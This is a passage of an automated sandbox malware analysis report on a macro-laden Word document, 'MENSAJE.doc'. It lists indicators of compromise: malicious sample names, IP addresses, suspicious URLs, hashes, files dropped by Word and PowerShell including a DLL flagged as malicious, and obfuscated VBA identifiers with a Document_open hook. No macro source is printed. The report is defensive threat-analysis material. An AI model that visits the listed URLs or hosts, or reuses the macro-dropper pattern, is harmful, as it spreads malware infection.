	MENSAJE.doc	Get hash	malicious	Browse	• 217.144.106.11
	info.doc	Get hash	malicious	Browse	• 217.144.106.11
	SecuriteInfo.com.Trojan.PackedNET.507.9142.exe	Get hash	malicious	Browse	• 89.32.249.155
	RFQSDCL1005C1N5STDFM01.doc	Get hash	malicious	Browse	• 89.32.249.155
	dhl.exe	Get hash	malicious	Browse	• 89.39.208.218
	http://emiliaclarki.com/graphing-lab-ifr8w/microsoft-365-keeps-prompting-for-password.html	Get hash	malicious	Browse	• 89.32.250.20
	http://negahprinting.ir/fitness-write-505ei/usnorthcom.html	Get hash	malicious	Browse	• 89.42.209.236
	Payment Advice.xlsx	Get hash	malicious	Browse	• 89.39.208.139
	7H5vz7YpcM.doc	Get hash	malicious	Browse	• 217.144.104.55
	XUgRg2eJRT.doc	Get hash	malicious	Browse	• 217.144.104.55
	g9LflPVB7a.doc	Get hash	malicious	Browse	• 217.144.104.55
	afqAtl5Onl.doc	Get hash	malicious	Browse	• 217.144.104.55
	HlBgjf93UN.doc	Get hash	malicious	Browse	• 217.144.104.55
	knUTWH2JBb.doc	Get hash	malicious	Browse	• 217.144.104.55
	19gxoguxLl.doc	Get hash	malicious	Browse	• 217.144.104.55
	VTjuj7r7yz.doc	Get hash	malicious	Browse	• 217.144.104.55
	dsgl1yi7lj.doc	Get hash	malicious	Browse	• 217.144.104.55
	YCSp7PiD4m.doc	Get hash	malicious	Browse	• 217.144.104.55

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4380F3E0-FFD8-4816-B513-C2DC6937B540}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4A859C42-B329-43DD-B686-F01B0F0382FA}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3573187972516119
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbD:IiiiiiiiifdLloZQc8++lsJe1MzE
MD5:	7B7B0FAAC058615FA256F298EF50E033
SHA1:	532BC89D18E5E4E80A09AF2EE2F1849F0D313BA3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4A859C42-B329-43DD-B686-F01B0F0382FA}.tmp	
SHA-256:	BF975FC2572A6799BFB7B382A5B60FC5925092E90C23992635E7A4A80E23468C
SHA-512:	E1ED55DD9A3C5D3B36D3762DE0DD0E29CF2C1B29BEB84A99158397C6FE7D140F4B542D507016A97F75726102E8929AE64DFEF1233C56258B9FB27FF77B2A4A5C
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\MENSAJE.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Aug 26 14:08:12 2020, atime=Mon Jan 25 18:20:32 2021, length=171008, window=hide
Category:	dropped
Size (bytes):	1994
Entropy (8bit):	4.527931653903523
Encrypted:	false
SSDEEP:	24:8xSZ4m/XTr6N4U8lQieyDv3qa+dM7dD2xSZ4m/XTr6N4U8lQieyDv3qa+dM7dV:82/XT+NnIQimPQh22/XT+NnIQimPQ/
MD5:	ED526E0371646C21736FC4B49050A11D
SHA1:	F4404635521C1880F87EDAB9050515639F75C7AF
SHA-256:	14D12A370FCFDF33A2B1729D6410191DF8033C8640D1B49B703117D69323E36F
SHA-512:	6654BF24BF6CEB9BD6619C43E8B89C5AB2239D6E74BE831D765E43F5010B031F727342BA673D142D611B32624A8552507A6743162AA323448370010DD6AF16C8
Malicious:	false
Preview:	L.....F.... ...y.=..{..y.=..{...B.&O.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....^.2.....9R.. .MENSAJE.doc.D.....Q.y.Q.y*...8.....M.E.N.S.A.J.E...d.o.c.....u.....-...8...[.....?J.....C:\Users\..#.....\\760639\Users.user\Desktop\MENSAJE.doc."....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.M.E.N.S.A.J.E...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....760639.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	59
Entropy (8bit):	4.0685274819550825
Encrypted:	false
SSDEEP:	3:M19rcowFomX19rcov:MMxay
MD5:	9BE8489A077CDD735AB03D3C19C939E9
SHA1:	66A47FB266D52AED31E065408D1159EEC08BC3AA
SHA-256:	84FE6C43E64A4EE18EC57F48077808C47AEB632452750B6A1B98920AC7931040
SHA-512:	D8D933961AC4D7591D0AC7A20066EFCEADD3F122E05CC733F786A21FB0ECB935A8965D26445077197C7C4B26F16C0E3F491636E51606ABE52AFF3BBE4AC620E
Malicious:	false
Preview:	[doc]..MENSAJE.LNK=0..MENSAJE.LNK=0..[doc]..MENSAJE.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7PDJ5QC81VWL5221GXZU.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7PDJ5QC81VWL5221GXZU.temp	
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586698549442453
Encrypted:	false
SSDEEP:	96:chQCsMqftMqvsqvJCwo5z8hQCsMqftMqvsEHyqvJCworvz1PYftJHyf8lht+lUVJ:cy3o5z8y7Hnorvz1bf8lVlu
MD5:	938EBE9D3E192FE703709754C8C13AD3
SHA1:	669D15EA186E5265982DBD1740A8D161AE519FD9
SHA-256:	F6DD8092D12C97BAABC1BCA05BCB811463295A013A2E756C1DFD85609E3E6536
SHA-512:	AA7EE59E375EF40A960C8F195CDA18299C9E83412EAEF1C2C034449E6696AEEE8EE4C249CD90E5784BCB94DAB54EC6DCD7F023076B3CA3381727ABA373FB2AA
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:....Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$ENSAJE.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Liq8l58\Egok7ei\D64O.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	354648
Entropy (8bit):	4.290297401493491
Encrypted:	false
SSDEEP:	3072:G82jpiC2JG7HZb7XWQml/jz8A4diTE90Q6kF4CKAYRkcj:V2L7HN7Kl/jLA90QECrYRpj
MD5:	2F6D3710BC30929A6715AD41166D74EF
SHA1:	39EA18E56A1C596FBD7569D858CCB525E4EE1817
SHA-256:	2BD8450DF65CDB30DFEA00F5DAA67E578E5D890C26EE7D692E5264F38650758C
SHA-512:	2B1BAB83437F3720FD298FEFA5FD26B5500B3ED32F70F89F5758054EF2C27BC49AE028FEE15A0878F7ECBAC961B7E05BA84E085DC1238F2BFBA9ABF77526DD5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 79%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.`.....!...2.@.....P.....P.....`..d.....T..X.....a..`.....text....6.....8..... ..`.rdata..W....P.....<.....@..@.data.....`.....>.....@....text4.....p.....B.....@....text8..d.....H..... ..@.text7..d.....J..... ..@.text6..d.....L..... ..@.text5..d.....N..... ..@.reloc.....P.....@..B.....

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Outdoors, Outdoors & Shoes Personal Loan Account Unbranded one-to-one circuit Generic Fresh Tuna Money Market Account Compatible Roads, Author: Federico Briones, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 19:01:00 2021, Last Saved Time/Date: Fri Jan 22 19:01:00 2021, Number of Pages: 1, Number of Words: 3199, Number of Characters: 18238, Security: 8
Entropy (8bit):	6.737500124615803
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	MENSAJE.doc
File size:	170496
MD5:	cca3520e9a551b59637a6f7cecf4b39f
SHA1:	cbc4f477ab784d5b13f0f1bae27cd89e0b2ac10c
SHA256:	0965ec391a19f82dbbcc65557513a1b5a98d0fbec1c3a7f66aa6e32e667fb5a0
SHA512:	7a6603f1d4f29137c30387d6a0e09d58c04e1bd27064e538f922ed33ba064efa813da97009121e768fafdb3570490836df9efbd7dd98149f1cedbcfeb75b56f1
SSDEEP:	3072:0wT4Oqdduoxt7lrTdcrrXyQBsc0vWJVi4IrwVLYbdYPeFmfG5/+vG1Pt4kom3N7:0wT4Oqdduoxt7lWPIIU
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "MENSAJE.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Outdoors, Outdoors & Shoes Personal Loan Account Unbranded one-to-one circuit Generic Fresh Tuna Money Market Account Compatible Roads
Author:	Federico Briones
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 19:01:00

Summary	
Last Saved Time:	2021-01-22 19:01:00
Number of Pages:	1
Number of Words:	3199
Number of Characters:	18238
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	151
Number of Paragraphs:	42
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Nre_13r__v1meabhr2, Stream Size: 1121

General	
Stream Path:	Macros/VBA/Nre_13r__v1meabhr2
VBA File Name:	Nre_13r__v1meabhr2
Stream Size:	1121
Data ASCII:	. . . . u . . . . , . . o . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 2c 1d 9a 6f 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
VB_Exposed

VBA Code

VBA File Name: Twwejh034u32ebq, Stream Size: 701

General	
Stream Path:	Macros/VBA/Twwejh034u32ebq
VBA File Name:	Twwejh034u32ebq
Stream Size:	701
Data ASCII:	. . . . # . . . . , . * . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 2c 1d 2a b1 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Uved9u320lyen, Stream Size: 25167

General	
Stream Path:	Macros/VBA/Uved9u320lyen
VBA File Name:	Uved9u320lyen
Stream Size:	25167
Data ASCII:	. . . . l . . . . t . . . . H . . . . , . N . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 2c 1d 4e 92 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
izsoCGvJ
paWrAs
(kVqKGDIMx
fDCQH
Until
xhCZAq
yXAkDJC
dAZzFm
XzAMGG
PmwneAAr.Range
ZQoRFxD.Range
fLrHD,
DjGAF(ruGLP)
gQeIGU
YOGNBFEJJ(JqRPV)
yteeIh()
UBound(FaeuQIDH)
dmUsACgD
tuwnUlI
yoTKwqIsG
onDpQWW()
UBound(ifLwTt)
RgCBRi
UBound(VHywBeoD)
foEzCEG
(mUryG
KLDUkJGJS
IJmiCJ:
xIuBj(oofPFJE)
MidB$(tYjkQO,
njcnja
pUQjDD
sHgJaG,
BwbBAFi(foEzCEG)
DkDVE()
(paWrAs
YOGNBFEJJ
SDiGFGB
VoGiD
UBound(sRKFiF)

Keyword
FarLoFz
SXiaV
HPPUdFCC:
beDixHFl
KTfCJ,
gRutBJw
mhoxIuDG:
OkhnVlkx
zOxiWIIb
emKogsJt,
CxCcsO,
kvOjif,
rnekAzHd
xUDGCFC,
tYjkQO
bIhNCID
fQjtHB
KBiNIsVg:
AFprvHL(YuXlKu)
HPPUdFCC
FcSKHTIC
PgRZHO()
UODhfECCP.Range
bxlKBdJEV
sswIGoWgh.Range
MidB$(yteeIh,
kkPsepvID,
eJQhi
oofPFJE
bxlKBdJEV:
EJmBDY
xDvjIOBFP
CXFlxhCIJ,
dxmcNDC
qTPUJB
GHdxC,
cDhBGGFR
VHywBeoD
(iezxKGCjf
PSrcCvsEO
bHcuF
xIuBj()
OdqhFz
IXzyVV
moLoGCFdJ(fLrHD)
JqRPV,
CazGpHEDF.Range
(JqRPV
YOGNBFEJJ()
YAMzFD:
ruGLP
dIEzTDWJ.Range
QjrbGoAT
mUryG,
KiUcJFSiw
(bPtpAAz
WFlaEdEJF
ruGLP,
YAMzFD
ifLwTt(IQtMAu)
SJgnG
wjnsc
BwbBAFi()

Keyword
fagdu
Qidjl:
MidB$(onDpQWW,
Qidjl
oNAXGHF
DjGAF
iezxKGCjf
(xUDGCFC
nnjasd,
Resume
IXzyVV,
ebgcAE
onDpQWW(VmouN)
(KTfCJ
oLCGmAiCG
yESSyEi.Range
dGuTI
EKKiJE.Range
nWxKMVOBG
EKKiJE
xDvjIOBFP:
BzqWhVTIQ
VHywBeoD(dkffwCHGW)
KBiNIsVg
PmwneAAr
UODhfECCP
iScJlw
aMdlG
hOyBkq
MidB$(PSrcCvsEO,
cDhBGGFR:
SJgnG,
mEsdJFB
jqLChB,
zUuWGbKHy
vQDCUDCB
MidB$(BwbBAFi,
LzBwHH:
MidB$(DkDVE,
gRLRHGC,
IJmiCJ
UBound(BwbBAFi)
BzqWhVTIQ,
UBound(PVoxdBG)
fLrHD
EQpkJ
gRutBJw,
MidB$(sRKFiF,
BukCBE
evivHCq
JWFlPMBdA
PVoxdBG(dxmcNDC)
(lQtMAu
afoME
YuXlKu
QkClFj
MidB$(ZrdKv,
sZNckH
UBound(moLoGCFdJ)
fufvMBxFB.Range
wyNRtEF
mhoxIuDG
(emKogsJt
QkClFj()

Keyword
pXYQI
hpETwA
jOsZcJgCh
kkRMkYKwF:
yteeIh(bPtpAAz)
UBound(xIuBj)
lckOJI
CXFlxhCIJ
emKogsJt
GHdxC
bLGZEYcz,
kVqKGDIMx,
szzfJDSJ
(XzAMGG
PgRZHO
(fagdu
VHaeE
VB_Name
(dbkQgsAA
FYWwFXnmD
iXqMIB
QxJDiLDHH
MidB$(YOGNBFEJJ,
(dkffwCHGW
WUTQAet
SXiaV,
iDdzAA
limvmeCz
PLgbDBG
GTerTpDH
kwlTHAH,
EaHQHNPDJ
mUibp.Range
zAyhIWe:
PgRZHO(fagdu)
mwFcDF:
Mid(Application.Name,
VmouN
tYjkQO(CxCcsO)
UBound(YOGNBFEJJ)
MidB$(PgRZHO,
SbJQC
iNtVAIDc
dkffwCHGW,
dkffwCHGW
(jqLChB
VXGInFA()
jhPGFGFEE
RvUuQGH
PVoxdBG()
DmEHG
sRKFiF(oNAXGHF)
rnekAzHd:
IQtMAu
SEDgPAAd
MidB$(ifLwTt,
aMdlG.Range
VoGiD.Range
UBound(AFprvHL)
oNAXGHF,
MidB$(DjGAF,
DgoBQDE
dmUsACgD,
PSrcCvsEO()

Keyword
VHywBeoD()
yESSyEi
DkDVE(dbkQgsAA)
OeKxDTJnB
UBound(VXGInFA)
moLoGCFdJ()
sRKFiF
HbTERWfG
dxmcNDC,
UBound(tYjkQO)
(IXzyVV
eUaictZE
tJnnSICuC
dIEzTDWJ
"sadsaccc"
"sasdsacc"
(gRutBJw
paWrAs,
StGIEBvBr
DObJX
(QfiVIAehH
(kvOjif
VXGInFA(emKogsJt)
gRLRHGC
UBound(DkDVE)
NmDEB
UBound(PSrcCvsEO)
(EJmBDY
PVoxdBG
SJlnAGABP
(ruGLP
ifLwTt()
(BzqWhVTIQ
UBound(QkClFj)
FYWwFXnmD.Range
zEMxFGC
zAyhIWe
zCOlH
yJLUe
fAEnDfCC
UBound(onDpQWW)
TORFFDHP
mUibp
sswIGoWgh
ELodJ
MidB$(FaeuQIDH,
Word.Paragraph
iezxKGCjf,
jqLChB
(CxCcsO
FaeuQIDH()
DaucBFEHV
bLGZEYcz
pcKfwB
LvygECNI
KTfCJ
DaucBFEHV.Range
RLhdX
ifLwTt
zQEvCNI
wjUEXtp
Content
tuwnUII,
BukCBE(SJgnG)

Keyword
UBound(DjGAF)
kkRMkYKwF
MidB$(AFprvHL,
BwbBAFi
kvOjif
CmglGAD
foEzCEG,
MidB$(xIuBj,
(oofPFJE
mwFcDF
ehgssJrG
PSrcCvsEO(bLGZEYcz)
RnNWIqm
sHgJaG
jfHHHlCG
UBound(yteelh)
oofPFJE,
IQtMAu,
vIKvGtHY
hUYqA,
VXGInFA
(kwlTHAH
kkPsepvID
onDpQWW
oLvRsDgW
jfHHHlCG:
sRKFiF()
gNPBGhAIB
IBVrh
dbkQgsAA
MidB$(BukCBE,
FzldATHyG
woJbJABu
AFprvHL()
zMbQG
vQDCUDCB:
MidB$(moLoGCFdJ,
FaeuQIDH(sHgJaG)
FaeuQIDH
lPkcE
(SJgnG
EJmBDY,
oYpISX:
kUGXaZ
CxCcsO
UBound(PgRZHO)
QxJDiLDHH:
bSozuu
MidB$(VXGInFA,
JqRPV
(CXFlxhCIJ
Len(skuwd))
(oNAXGHF
ZQoRFxD
(foEzCEG
NmDEB:
(GHdxC
ZrdKv(SXiaV)
dbkQgsAA,
yteelh
bPtpAAz
sCAOEB
QfiVIAehH
EaHQHNPDJ:

Keyword
sZNckH:
(SXiaV
hOPLcHJ.Range
(dxmcNDC
(fLrHD
gQeIGU.Range
UBound(ZrdKv)
HbTERWfG.Range
ZrdKv()
SDQTYAih
nljDdEKC
bNIqI
VTAHFoBxb
(YuXlKu
xUDGCFC
CazGpHEDF
MidB$(QkClFj,
kVqKGDIMx
zsUxsFG
(bLGZEYcz
oYpISX
BukCBE()
Mid(skuwd,
DObJX.Range
KxJIEXq
KhPdASzO
nyozdGEMG
QkClFj(kwlTHAH)
(VmouN
UBound(BukCBE)
AFprvHL
hUYqA
MidB$(VHywBeoD,
zEMxFGC.Range
Error
DjGAF()
WhXxZBCFx
HrGdJP
pEAiGKqHg
Attribute
SuvbRJTD
CWWHXGG
yJLUe.Range
fufvMBxFB
(kkPsepvID
kwlTHAH
(dmUsACgD
VmouN,
LzBwHH
CNURGFVBp
hBXXCY
bSozuu.Range
(tuwnUll
hOPLcHJ
Function
MidB$(PVoxdBG,
xIuBj
YuXlKu,
bPtpAAz,
tYjkQO()
ZrdKv
QfiVIAehH,
fagdu,
(gRLRHGC

Keyword
moLoGCFdJ
YMyjEGOO
YwvvF
XgCNAOJ
DkDVE
nnjasd
mUryG
XzAMGG,
ArvQXC
rIkmCk
iqbgCC
(sHgJaG
BMCxVes
skuwd
(hUYqA

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.279952994103
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . * . . . . . S . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 552

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	552
Entropy:	4.11686047225
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . h . . . . . L . . . . . , ... 4 . . . . . < . . . . . D . . . . . N o r m a l . d o t m .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f8 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 68 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6847

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6847
Entropy:	6.03173557377
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 516

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	516
Entropy:	5.47836240591
Base64 Encoded:	True
